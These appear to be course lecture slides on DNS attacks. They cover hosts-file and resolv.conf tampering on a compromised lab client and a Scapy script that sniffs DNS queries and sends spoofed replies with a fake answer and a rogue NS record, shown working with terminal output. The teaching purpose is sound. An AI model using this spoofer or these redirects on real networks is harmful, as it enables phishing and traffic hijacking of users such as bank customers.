

Computer and Network Security

DNS Attacks




DNS Spoofing Attacks:

- Primary goal: provide a **fraudulent IP address** to victims, tricking them to communicate with a machine that is different from their intention.
 - Example: Bank website.


Denial-of-Service Attacks (DoS):

- When the local DNS servers and the authoritative nameservers **do not respond** to the DNS queries, the machines **cannot retrieve IP** addresses which essentially **cuts down the communication**.

DNS Attacks



DNS Attacks on Compromised (User) Machines (I)



If attackers have gained the **root privileges** on a machine (client VM)

- **Modify `/etc/hosts`:** add new records to the file, providing the IP addresses for some selected domains. For example, attackers can modify IP address of [www.bank32.com](#) on client's machine, which can lead to attacker's machine.

Client_v16 (Snapshot 2) [Running]

Open ▾  hosts /etc

127.0.0.1 localhost
127.0.1.1 VM

10.0.2.20 www.bank32.com

```
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1 User
127.0.0.1 Attacker
127.0.0.1 Server
127.0.0.1 www.SeedLabSQLInjection.com
127.0.0.1 www.xsslabelgg.com
127.0.0.1 www.csrflabelgg.com
127.0.0.1 www.csrflabattacker.com
127.0.0.1 www.csrfattacker.com
```

yunW_00@Client_v16(10.0.2.18):~\$ dig www.bank32.com

```
; <>> DiG 9.10.3-P4-Ubuntu <>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52335
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.           IN      A

;; ANSWER SECTION:
www.bank32.com.        1440    IN      CNAME   bank32.com.
bank32.com.            600     IN      A       184.168.221.39
```

```
yunW_00@Client_v16(10.0.2.18):/etc$ ping www.bank32.com
PING bank32.com (184.168.221.39) 56(84) bytes of data.
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39):
q=1 ttl=49 time=82.2 ms
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39):
q=2 ttl=49 time=88.5 ms
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39):
q=3 ttl=49 time=88.6 ms
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39):
q=4 ttl=49 time=88.4 ms
^Z
[6]+  Stopped                  ping www.bank32.com
yunW_00@Client_v16(10.0.2.18):/etc$
```

Launch the Attack


```
/bin/bash 77x30
yunW_00@Client_v16(10.0.2.18):~$ ping www.bank32.com
PING www.bank32.com (10.0.2.20) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=1 ttl=64 time=0.460 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=2 ttl=64 time=0.789 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=3 ttl=64 time=0.885 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=4 ttl=64 time=0.444 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=5 ttl=64 time=0.809 ms
64 bytes from www.bank32.com (10.0.2.20): icmp_seq=6 ttl=64 time=0.476 ms
^Z
[5]+  Stopped                  ping www.bank32.com
yunW_00@Client_v16(10.0.2.18):~$
```

Local DNS Files

- **/etc/host**: stores IP addresses **for some hostnames**. Before machine contacts the **local DNS servers**, it first looks into this file for the IP address.

```
127.0.0.1    localhost  
127.0.0.1    www.CSRFLabAttacker.com  
127.0.0.1    www.CSRFLabElgg.com  
127.0.0.1    www.XSSLabElgg.com
```


- **/etc/resolv.conf**: provide information to the machine's DNS resolver about the IP address of **the local DNS server**. The IP address of the local DNS server provided by DHCP is also stored here.



The screenshot shows a terminal window titled "Terminator" with a single tab open at "/bin/bash". The terminal window has a dark theme with a green status bar. The status bar shows the path "/bin/bash" and the dimensions "77x30". The main area of the terminal displays the following command-line session:

```
yunW_00@Client_v16(10.0.2.18):~/resolv.conf.d$ pwd  
/etc/resolvconf/resolv.conf.d  
yunW_00@Client_v16(10.0.2.18):~/resolv.conf.d$ sudo gedit head
```

DNS Attacks on Compromised (User) Machines (2)



If attackers have gained the **root privileges** on a machine (client VM)

- Modify **/etc/resolv.conf**: use **malicious DNS server** as the machine's local DNS server and can control the entire DNS process.

```
Client_v16 (Snapshot 2) [Running]
*resolv.conf /etc
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 127.0.1.1
```

```
Client_v16 (Snapshot 2) [Running]
*resolv.conf /etc
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# nameserver 127.0.1.1
nameserver 10.0.2.20
```

```
*head /etc/resolvconf/resolv.conf.d - gedit
*head /etc/resolvconf/resolv.conf.d
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.20
```

Launch the Attack

Client_v16 (Snapshot 2) [Running]

```
Name: bank32.com
Address: 184.168.221.41

yunW_00@Client_v16(10.0.2.18):/etc$ dig www.bank32.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13531
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.           IN      A

;; ANSWER SECTION:
www.bank32.com.      1148    IN      CNAME   bank32.com.
bank32.com.          308     IN      A       184.168.221.41

;; Query time: 8 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Jun 23 09:18:16 EDT 2020
;; MSG SIZE  rcvd: 83

yunW_00@Client_v16(10.0.2.18):/etc$
```

Before

/bin/bash

/bin/bash 80x24

```
yunW_00@Client_v16(10.0.2.18):..../resolv.conf.d$ sudo resolvconf -u
yunW_00@Client_v16(10.0.2.18):..../resolv.conf.d$ dig www.bank32.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 14
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.           IN      A


;; AUTHORITY SECTION:
com.                  900    IN      SOA    a.gtld-servers.net. n
gn-grs.com. 1592918793 1800 900 604800 86400

;; Query time: 563 msec
;; SERVER: 10.0.2.20#53(10.0.2.20)
;; WHEN: Tue Jun 23 09:26:42 EDT 2020
;; MSG SIZE  rcvd: 116
```

After

Spoofing DNS Replies

1. Spoofing DNS **Replies** from LAN to **User**
2. Spoofing Local DNS **Server**, Local DNS Cache
Poisoning Attack
3. Remote DNS Cache Poisoning Attack



identification	flags
number of questions	number of answer RRs
number of authority RRs	number of additional RRs
questions (variable number of questions)	
answers (variable number of resource records)	
authority (variable number of resource records)	
additional information (variable number of resource records)	

DNS Message

- **DNS Cache:** When the local DNS server gets information from other DNS servers, it **caches** the information.
- Each piece of information in the cache has a **time-to-live (TTL) value**, so it will be **eventually time out and removed from the cache**.

Spoofing DNS Replies

DNS Header and Payload

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record



Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.attacker32.net

Representation in the packet
(Total: 0x13 bytes)

2 n s 10 a t t a c k e r 3 2 3 c o m 0



```

from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt):
        print(">>> Sniffed a DNS request packet")

        IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)


        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,
                       type='A', rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="yunwang.net",
                      type='NS', rdata='ns.attacker32.com',
                      ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                      aa=1, rd=0, qdcount=1, qr=1,
                      ancount=1, nscount=1,
                      an=Anssec, ns=NSsec)

        spoofpkt = IPpkt/UDPPkt/DNSpkt
        print(">>> Send a spoofed DNS reply packet")
        send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.18
and dst port 53)',prn=spoof_dns)

```

I. Spoofing DNS Replies from LAN to Client



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
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,
                       type='A', rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="yunwang.net",
                       type='NS', rdata='ns.attacker32.com',
                       ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                      aa=1, rd=0, qdcount=1, qr=1,
                      ancount=1, nscount=1,
                      an=Anssec, ns=NSsec)

        spoofpkt = IPpkt/UDPPkt/DNSpkt
        print(">>> Send a spoofed DNS reply packet")
        send(spoofpkt)

    pkt=sniff(filter='udp and (src host 10.0.2.18
    and dst port 53)',prn=spoof_dns)

```


Launch the Attack



```

/bin/bash 80x24
yunW_00@Client_v16(10.0.2.18):~$ ping www.yunwang.net
PING www.yunwang.net (1.2.3.4) 56(84) bytes of data.
From ce-0-8-0-3.r08.chcgil09.us.bb.gin.ntt.net (168.143.228.224)
inination Net Unreachable
From ce-0-8-0-3.r08.chcgil09.us.bb.gin.ntt.net (168.143.228.224)
inination Net Unreachable
^Z
[2]+ Stopped                  ping www.yunwang.net
yunW_00@Client_v16(10.0.2.18):~$ 

```



```

/bin/bash 53x24
yunW_00@Attacker_v16(10.0.2.20):~/.../attack_cache_po
isonding$ ls
dns_spoof.py
yunW_00@Attacker_v16(10.0.2.20):~/.../attack_cache_po
isonding$ sudo python3 dns_spoof.py
>>> Sniffed a DNS request packet
>>> Send a spoofed DNS reply packet
.
Sent 1 packets.
>>> Sniffed a DNS request packet
>>> Send a spoofed DNS reply packet
.
Sent 1 packets.

```

More on IP and UDP headers

```
from scapy.all import *


def spoof_dns(pkt):
    if(DNS in pkt):
        print("">>>> Sniffed a DNS request packet")

        IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)



        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,
        type='A',rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="yunwang.net",
        type='NS',rdata='ns.attacker32.com',
        ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
        aa=1,rd=0,qdcount=1,qr=1,
        ancount=1,nscount=1,
        an=Anssec, ns=NSsec)

        spoofpkt = IPpkt/UDPPkt/DNSpkt
        print("">>>> Send a spoofed DNS reply packet")
        send(spoofpkt)

    pkt=sniff(filter='udp and (src host 10.0.2.18
    and dst port 53)',prn=spoof_dns)
```




```
yunW_00@Client_v16(10.0.2.18):~$ ping www.yunwang.com
PING www.yunwang.com (1.2.3.4) 56(84) bytes of data.
